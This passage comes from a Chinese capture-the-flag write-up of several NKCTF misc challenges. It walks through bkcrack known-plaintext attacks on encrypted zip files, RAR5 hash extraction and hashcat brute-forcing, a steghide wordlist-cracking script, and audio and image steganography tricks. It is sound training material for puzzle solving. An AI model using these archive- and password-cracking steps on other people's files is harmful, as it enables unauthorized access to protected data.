2. 经过调试得到将 1027 改为 0 将 1127 改为 1 得到二进制字符串，再将二进制转换成 zip 文件，脚本如下

```
f=open('1.txt')
d=f.read().splitlines()
e=[]
for i in d:
    e.append(int(i,2))
f=open("flag.zip",'wb')
f.write(bytes(e))
f.close()
```

3.得到 flag.Zip 文件，发现文件出现 1 和 0，将 0 改为.将 1 改为-，进行摩斯密码解密，得到英文，翻译后提示 16 字节也就是 128 位，放弃爆破。





3. 于是采用同西湖论剑大赛一样的深入明文攻击，最终爆破出三个 key

```
└─$ echo 89504E470D0A1A0A0000000D494844452 | xxd -r -ps > png_header
```

```
C:\Users\Administrator\Desktop\bkcrack-1.5.0-win64>bkcrack.exe -C flag.zip -c flag.png -p png_header -o
bkcrack 1.5.0 - 2022-07-07
[19:28:07] Z reduction using 9 bytes of known plaintext
100.0 % (9 / 9)
[19:28:07] Attack on 736669 Z values at index 6
Keys: 846ad344 02327731 173ff347
10.8 % (79591 / 736669)
[19:28:48] Keys
846ad344 02327731 173ff347
```


4. 利用三个 key 进行明文攻击提取 flag.png 的数据

```
C:\Users\Administrator\Desktop\bkcrack-1.5.0-win64>bkcrack.exe -C flag.zip -c flag.png -k 846ad344 02327731 173ff347 -d
1.txt
bkcrack 1.5.0 - 2022-07-07
[19:33:14] Writing deciphered data 1.txt (maybe compressed)
```

得到 flag

十一、easymusic

1.根据题目提示应该是从音频中找出三个 key
PSDA
在 AU 中打卡音频文件，发现音频最前面有规律的波形，根据赛题经验可以判断是波形转二进制 1 和 0 进行解密



脚本跑不出来只能手撕了，高位波形为 1，地位为 0，不难得出字符串为 01110000 01110011 01100100 01000001 00111010 00111000 00110011 00111001 00110011 00110110 00110111

人工智障解密后得到密码 A `psdA:83979367`


再将每个数字转换成对应的ASCII字符，得到如下结果：

```plaintext
psdA:83979367
```

因此，01110000 01110011 01100100 01000001 00111010 00111000 00110011 00111001 00110011 00110110 00110111解密后的结果为：psdA:83979367。

PSDB

AU 查看频谱找到密码 B




PSDC

Sytings 一把梭嗦出密码 C


```
$ strings easy_music_rev.wav
   </rdf:RDF>
</x:xmpmeta>
psdC:01374890
```


解密过程

使用工具将三个 KEY 放入解密得到 flag 文件




成功拿到 flag






十二、五年 Misc，三年模拟

1.根据提示 c 语言脚本判断密码为 6 位数字，因为在 c 语言中该语句为数组





爆破密码 114514



2. 根据题目提示判断应该是异或，于是开始了漫长的爆破

3. 爆破为 0x43 的异或得到 zip 文件





4. 将文件保存得到一个压缩包，没给线索继续明文攻击！！！

```
┌──(kali㉿kali)-[~]
└─$ echo -n "handsome" > plain1.txt
```

保存

```
C:\Users\Administrator\Desktop\MouseWithoutBorders\bkcrack-1.5.0-win64\bkcrack-1.5.0-win64>bkcrack.exe -C 2.zip -c hands
ome.zip -p plain1.txt -o 30 -x 0 504B0304
bkcrack 1.5.0 - 2022-07-07
[19:41:29] Attack on 4194304 Z values at index 37
Keys: 0247f1a3 5da9d4ac 1ae8312c
28.1 % (1177966 / 4194304)
[19:45:39] Keys
0247f1a3 5da9d4ac 1ae8312c

C:\Users\Administrator\Desktop\MouseWithoutBorders\bkcrack-1.5.0-win64\bkcrack-1.5.0-win64>bkcrack.exe -C 2.zip -c hands
ome.zip -k 0247f1a3 5da9d4ac 1ae8312c -d zipeasy1.zip
bkcrack 1.5.0 - 2022-07-07
[19:47:43] Writing deciphered data zipeasy1.zip (maybe compressed)
Wrote deciphered data.

C:\Users\Administrator\Desktop\MouseWithoutBorders\bkcrack-1.5.0-win64\bkcrack-1.5.0-win64>bkcrack.exe -C 2.zip -c 5.rar
 -k 0247f1a3 5da9d4ac 1ae8312c -d zipeasy1.rar
bkcrack 1.5.0 - 2022-07-07
[19:48:22] Writing deciphered data zipeasy1.rar (maybe compressed)
Wrote deciphered data.
```

得到密钥提取文件

```
┌──(kali㉿kali)-[~]
└─$ rar2john zipeasy1.rar
zipeasy1.rar:$rar5$16$6385fa42c4d3cb1318e1ea71c1dcbfa3$15$cc4e558d99f6c846eb0fc54073e2293c$8$03d8cf03ed478602
```

使用 rar2john 提取 rar 压缩包的哈希值，并使用 hashcat 联合爆破！！！


```
C:\Users\Administrator\Desktop\hashcat-6.2.5>hashcat.exe -m 13000 -a 3 "$rar5$16$6385fa42c4d3cb1318e1ea71c1dcbfa3$15$cc4e558d99f6c846eb0fc54073e2293c$8$03d8cf03ed478602" ?u?u?u?u?u
hashcat (v6.2.5) starting
```

经过十三代 i9 和 4080 的 2 个小时的漫长的战斗！！！！！得到密码！！！！ BUSADJ


```
$rar5$16$6385fa42c4d3cb1318e1ea71c1dcbfa3$15$cc4e558d99f6c846eb0fc54073e2293c$8$03d8cf03ed478602:BUSADJ

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13000 (RAR5)
Hash.Target......: $rar5$16$6385fa42c4d3cb1318e1ea71c1dcbfa3$15$cc4e55...478602
Time.Started.....: Sun Mar 26 21:57:56 2023 (18 mins, 11 secs)
Time.Estimated...: Sun Mar 26 22:16:07 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.......: ?u?u?u?u?u?u [6]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   156.7 kH/s (7.45ms) @ Accel:16 Loops:128 Thr:256 Vec:1
Recovered........: 1/1 (100.00%) Digests
Progress.........: 170901504/308915776 (55.32%)
Rejected.........: 0/170901504 (0.00%)
Restore.Point....: 6537216/11881376 (55.02%)
Restore.Sub.#1...: Salt:0 Amplifier:2-3 Iteration:32768-32799
Candidate.Engine.: Device Generator
Candidates.#1....: BSLQCB -> BHQCQP
Hardware.Mon.#1..: Temp: 61c Fan: 57% Util:100% Core:2775MHz Mem:10802MHz Bus:16

Started: Sun Mar 26 19:59:32 2023
Stopped: Sun Mar 26 22:16:08 2023
```

4.j 将解压出的图片放入 winhex 解析发现末尾有倒序的 png，将其提取逆向，再进行奇偶下标置换得到 png 文件

5. 修改宽高得到 key：be8b06bc13780abf



6. 解压后得到图片和压缩包，老样子 winhex



发现文件尾部存在 md5 密文，在线爆破解密！！！

```
ây   AIUFç™    I
END®B`,5D93CEB70
E2BF5DAA84EC3D0C
D2C731A
```

解密成功爆破出 3.zip 密码 f442212b3d398a8e

7. 根据提示使用 rockyou，kali 自带的字典进行 steghide 隐写爆破


脚本如下

```
# -*- coding: utf8 -*-
#author:pcat
#http://pcat.cnblogs.com
from subprocess import *

def foo():
    stegoFile='/root/3.jpg'
    extractFile='hide.txt'
    passFile='/usr/share/wordlists/rockyou.txt'

    errors=['could not extract','steghide --help','Syntax error']
    cmdFormat='steghide extract -sf "%s" -xf "%s" -p "%s"'
    f=open(passFile,'r')
     S
    for line in f.readlines():
        cmd=cmdFormat %(stegoFile,extractFile,line.strip())
        p=Popen(cmd,shell=True,stdout=PIPE,stderr=STDOUT)
        content=unicode(p.stdout.read(),'gbk')
        for err in errors:
            if err in content:
                break
        else:
            print content,
            print 'the passphrase is %s' %(line.strip())
            f.close()
            return

if __name__ == '__main__':
    foo()
    print 'ok'
    pass
```

```
┌──(root㉿kali)-[~]
└─# cat hide.txt
764dc6c0361fc0fd
```

得到密码 764dc6c0361fc0fd

7.将 2.jpg 进行 F5 解密得到字符串也就是压缩包密码




8. 解压得到 wav 文件，类似 ctfshow 的外星电报，xsstv 直接一把梭得到 flag

NKCTF{iLiKECTFbec@u5eDreaM!}


十三、easypic

1. 下载后发现是一个容量非正常的 png 图片尝试用 formast 进行分离得到一张普通的图片


2. 将图片放入 010 编辑器中进行分析可以看出图片里面所隐藏的数据，将图片内容从文件中脱离得到数据文件




剥离后得到



